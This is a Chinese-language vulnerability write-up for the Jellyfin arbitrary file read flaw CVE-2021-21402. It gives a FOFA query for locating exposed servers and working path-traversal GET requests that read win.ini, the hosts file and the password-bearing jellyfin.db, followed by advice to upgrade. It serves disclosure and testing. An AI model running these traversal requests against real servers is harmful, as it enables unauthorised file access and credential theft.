## Jellyfin 任意文件读取漏洞（CVE-2021-21402）

### 漏洞描述

Jellyfin是一个自由软件媒体系统。在10.7.1版本之前的Jellyfin中，对于某些端点，精心编制的请求将允许从Jellyfin服务器的文件系统读取任意文件。当使用Windows作为主机操作系统时，这个问题更为普遍。暴露于公共互联网的服务器有潜在的风险。

### 漏洞影响

jellyfin<=10.7.0

### 漏洞复现

1）fofa语句：

title="Jellyfin"




登录界面如下




构造POC尝试读取win.ini文件

GET /Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Cwin.ini/stream.mp3/




打开查看其内容




尝试读取其他文件比如hosts

http:/you-ip/Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5CSystem32%5Cdrivers%5Cetc%5Chosts/stream.mp3/



进一步利用从服务器下载带有密码的jellyfin.db

/Audio/anything/hls/..%5Cdata%5Cjellyfin.db/stream.mp3/





其他的需要自己去构造POC获取自己想要的信息

### 四、修复建议

1、10.7.1版中已修复。

2、另一种解决方法，用户可以通过对文件系统强制执行严格的安全权限来限制某些访问，但是建议尽快更新。